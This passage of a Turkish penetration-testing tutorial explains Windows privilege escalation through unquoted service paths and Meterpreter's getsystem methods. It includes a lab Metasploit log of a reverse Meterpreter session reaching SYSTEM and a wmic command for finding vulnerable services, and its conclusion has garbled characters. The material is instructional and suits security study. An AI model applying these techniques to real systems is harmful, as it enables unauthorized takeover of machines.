İşletim sistemi eğer ilk denemede bulamaz ise sonrakine onda da bulamaz ise bir sonrakine geçecektir ta ki çalıştırılabilir bir dosyaya erişene kadar. Bu durumda saldırgan eğer aşağıdaki dizinlerden birisine yazma iznine sahip olursa işletim sisteminin beklediği isimde çalıştırılabilir dosya ekleyerek zafiyeti istismar edebilir.

- C:\
- C:\Program Files\
- C:\Program Files\PwnAble Service\

Örneğin, servis başlatıldığında işletim sistemi öncelikle “C:\Program.exe” dizin yoluna gidecektir, saldırgan söz konusu dizine “Program.exe” adında kendi dosyasını oluşturabilirse işletim sistemi


direkt olarak saldırganın dosyasını çalıştıracak ve servisin gerçek dizin yolu olan **“C:\Program Files\PwnAble Service\”** altındaki **“pwn process.exe”**e hiç bakmayacaktır.

Bu noktada dikkat edilmesi gereken, saldırganın muhtemel dizin yollarına işletim sisteminin beklediği isimde dosya oluşturabilecek izinlere sahip olmasıdır. Normalde **“C:\”** gibi kök dizinlere yetkisiz kullanıcılar için yazma izni verilmez. Bu durumda diğer seçenekler değerlendirilmelidir.

Aşağıdaki ekran görüntüsünde de görülebileceği üzere, servisin dizininde **“Everyone”** grubunun **“Full Control”** yetkisi var. İşletim sistemi servisin gerçek çalıştırılabilir dosyasından hemen önce **“pwn.exe”** isimli dosyanın olup olmadığına bakacaktır. Söz konusu dizine işletim sisteminin beklediği isimde bir dosya oluşturulursa, işletim sistemi oluşturulan dosyayı çalıştıracaktır.

### Oluşturulan Dosyanın Yolu

**C:\Program Files\PwnAble Service\pwn.exe**



Şekil 8 - Servisin, Hakların ve Dosyanın Durumu



```
msf exploit(handler) > exploit


[*] Started reverse handler on 192.168.48.132:443
[*] Starting the payload handler...
[*] Sending stage (1188911 bytes) to 192.168.48.129
[*] Meterpreter session 1 opened (192.168.48.132:443 -> 192.168.48.129:49166) at 2016-02-28 23:10:35 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DZLAB
OS            : Windows 2012 (Build 9200).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x64/win64
meterpreter > █
```

Şekil 9 - Meterpreter Oturumunun Elde Edilmesi

Bu zafiyet Metasploit'in "trusted\_service\_path" modülü kullanılarak da istismar edilebilir. Modül zafiyet barındıran servisleri tespit edip ardından istismar aşamasına geçmektedir. Bunun için hali hazırda bir adet Meterpreter oturumu gerekmektedir. Modül işletim sisteminin servis için ilk baktığı dizine beklediği isimde dosya oluşturmayı deniyor, eğer yazma işlemini başaramaz ise denemeyi bırakıyor. Bu modülün yapısından kaynaklandığı için alt dizinlere manuel olarak bakılması yararlı olacaktır. Yukarıdaki örnekte "C:\\" dizini altına yazma izni olmadığı için servisin bulunduğu dizine dosya yüklenmiştir.

Zafiyetin servisin çalıştırılabilir dosyasının izin yolunun tırnak işaretleri arasına alınmadığından kaynaklandığı yukarıda belirtilmişti. Aşağıdaki ekran görüntüsünde servis ile ilgili kayıt defteri durumu verilmiştir.



Şekil 10 - Servis için Gerekli Ayarın Yapılması

Zafiyetin tespiti için Windows işletim sistemlerinde aşağıdaki komut çalıştırılarak, zafiyet barındıran servislerin listesi elde edilebilir.

#### Komut

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v ""
```

## 3.5. Getsystem Komutu İle Hak Yükseltmek

Herhangi bir Windows işletim sisteminde Meterpreter oturumu elde edildikten sonra eğer hedef kullanıcı Local Administrators grubuna dahil ise Meterpreter üzerinde “getsystem” komutu kullanılarak “NT AUTHORITY\SYSTEM” haklarına çıkılabilir. Peki, arka planda bu komut tam olarak ne yapıyor da en yüksek hak seviyesine ulaşıyoruz?

Meterpreter’de “getsystem” komutu çalıştırıldığında modül üç farklı yöntemden birisinin başarılı olması durumunda oturumu “NT AUTHORITY\SYSTEM” haklarına çıkarmaktadır. Bu yöntemler ve detayları aşağıda verilmiştir.

- Service - Named Pipe Impersonation (In Memory/Admin)
- Named Pipe Impersonation (Dropper/Admin)
- Service - Token Duplication (In Memory/Admin)

İlk iki yöntem named pipe impersonation diğer yöntem ise token duplication yöntemi olarak geçmektedir.

- **Service - Named Pipe Impersonation (In Memory/Admin)**
  - Bu yöntemde Meterpreter hedef sistemde named pipe oluşturur ve “cmd.exe /c echo “some data” >\\.pipe\[random pipe here]” içeren bir servis oluşturarak oluşturduğu servisi başlatır. Ardından Meterpreter oluşturduğu “cmd.exe”ye spawn olup oluşturduğu named pipe’a bağlanmaktadır. Böylece Meterpreter named pipelerin *Impersonation of Clients* özelliğini kullanabilecek ve “NT AUTHORITY\SYSTEM” haklarına çıkabilecektir.
- **Named Pipe Impersonation (Dropper/Admin)**
  - Bu yöntem birinci yöntem ile benzerlik göstermektedir. Meterpreter yine hedef sistem üzerinde named pipe oluşturmakta ve token impersonation işlemini gerçekleştirmektedir. Ancak bu yöntemin farklılığı oluşturulan named pipe’a bir istemcinin bağlanması gerekliliğidir. Meterpreter bunun için hedef sisteme DLL yükler ardından “rundll32.exe”yi bir servis olarak tetikler ve yüklenen DLL’i çalıştırmasını bekler. DLL çalıştırıldıktan sonra oluşturulan named pipe’a bağlanır ve işlem tamamlanır. Bu yöntemin bir tane dezavantajı bulunmaktadır. Meterpreter sisteme DLL yüklediği için bu durum antivirus vb. yazılımlarının dikkatini çekebilir ya da forensic çalışmaları esnasında iz bırakma durumu ortaya çıkabilir.

- **Service - Token Duplication (In Memory/Admin)**
  - Bir dięer yöntem olan token duplication yöntemi dięerlerinden biraz farklıdır. Meterpreterdeki bu yöntemin dezavantajı x86 mimarisine ve SeDebugPrivilege'a ihtiyaç duymasıdır. Meterpreter burada sistemdeki tüm çalışan servisleri tarayıp SYSTEM haklarında çalışanları tespit etmekte ve Reflective DLL yöntemini kullanarak çalışan servislerden birisine DLL enjekte etmektedir. Enjekte işlemi başarılı olduktan sonra DLL, SYSTEM tokenını elde etmektedir. Böylece Meterpreter oturumu "NT AUTHORITY\SYSTEM" haklarına çıkmış olmaktadır.

## 4. Sonu

---

Genelde iřletim sistemleri sıkılařtırılırken gzden kaırılan veya nem verilmeyen yapılandırma eksikleri/hataları tm gncelleřtirmeler geilmiř, son versiyon yazılımlar kullanılsa dahi iřletim sistemini savunmasız bırakmaktadır. Byle sistemler iin yapılandırma eksikliklerini/hatalarını istismar etmek sızma testlerinde en avantajlı saldırı vektrdr diyebiliriz. Yazı ierisinde bu duruma dikkat ekilmeye alıřılmıřtır.

Tekrardan hatırlatmakta fayda olduėunu dřndėm bir nokta, yazı ierisinde anlatılan zafiyetler iřletim sistemi baėımsızdır ve yapılandırma ile ilgilidir. Bu yazı konu ile alakalı ilk versiyon olup bir st seviye teknikleri ieren yntemler diėer versiyonda yer alacaktır.

## 5. Referanslar

---

- Symantec pcAnywhere - Insecure File Permissions Local Privilege Escalation
  - <https://www.exploit-db.com/exploits/18823/>
- What happens when I type getsystem?
  - <http://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/>
- Elevating privileges by exploiting weak folder permissions
  - <http://www.greyhathacker.net/?p=738>
- CreateProcess function – MSDN
  - [https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425(v=vs.85).aspx)
- Windows Services – All roads lead to SYSTEM
  - [https://labs.mwrinfosecurity.com/system/assets/760/original/Windows\\_Services\\_-\\_All\\_roads\\_lead\\_to\\_SYSTEM.pdf](https://labs.mwrinfosecurity.com/system/assets/760/original/Windows_Services_-_All_roads_lead_to_SYSTEM.pdf)
- Windows Privilege Escalation Fundamentals
  - <http://www.fuzzysecurity.com/tutorials/16.html>
- Encyclopaedia Of Windows Privilege Escalation (Brett Moore)
  - <http://www.youtube.com/watch?v=kMG8IsCohHA>
- Well, That Escalated Quickly...
  - <http://toshellandback.com/2015/11/24/ms-priv-esc/>